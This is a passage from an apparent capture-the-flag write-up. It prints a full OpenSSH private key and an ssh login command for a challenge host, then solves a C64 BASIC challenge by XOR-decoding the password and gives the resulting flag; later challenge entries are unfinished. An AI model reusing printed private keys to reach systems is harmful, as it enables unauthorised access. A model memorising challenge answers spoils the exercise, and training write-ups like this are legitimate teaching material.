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
-----END OPENSSH PRIVATE KEY-----
ssh -i id_ecdsa_nistp521_mldsa87 [email protected]
We can use find to search for a file named flag and submit the contents of this file in our badge to complete the challenge:

Retro Emporium
CHALLENGE: Going in Reverse
Decode an old C64 BASIC program to obtain the flag.

SOLUTION:
Let's break this one down:
Lines 10-30 (Setup):
ENC_PASS$ is the encoded password.
ENC_FLAG$ is the encoded flag/message that will be revealed if the password is correct.
Line 40 (User Input) - Prompts the user to enter a password.
Line 50 (Length Check) - if the password length doesn't match the encoded password, access is denied.
Lines 60-80 (Password Validation):
Each character of the input password is XORed with 7 and compared to the corresponding character in ENC_PASS$. If any character doesn't match, access is denied.
Line 85 (Flag Decoding) - if the password is correct, the encoded flag is decoded using XOR 7 and printed.
Line 90 (Access Denied) - prints "ACCESS DENIED"
To obtain the password we need to reverse the encoding logic (ENC_PASS$ = "D13URKBT")
Each character in the encoded password is the result of CHR$(ASC(original_char) XOR 7)
CyberChef can be used to easily decode this using the XOR Brute Force recipe:

Decoded password is: C64RULES
To compile and run the program we can use a tool such as QB64.
Opening the program in QB64 and selecting Run > Start will create an .exe file and launch the program.

Entering the password C64RULES gives us the flag to complete this challenge:

CTF{frost-plan:compressors,coolant,oil}
Modern Scandinavian Condo
CHALLENGE: Gnome Tea
Infiltrate the Gnome Tea app and figure out the secret passphrase!
SOLUTION: Work in progress.
Data Center: Gnome Factory
CHALLENGE: Hack-a-Gnome
Help Chris exploit the Smart Gnome Control system.
SOLUTION: Work in progress.
Grand Hotel: Netwars
CHALLENGE: Snowcat RCE and Priv Esc
Exploit the vulnerabilities to obtain access as the 'weather' user and find the authorisation key used by the other system.

SOLUTION: Work in progress.
Retro Emporium
CHALLENGE: Schrödinger's Scope
Perform a penetration test of the Neighborhood College Course Registration System, paying attention to the scope.
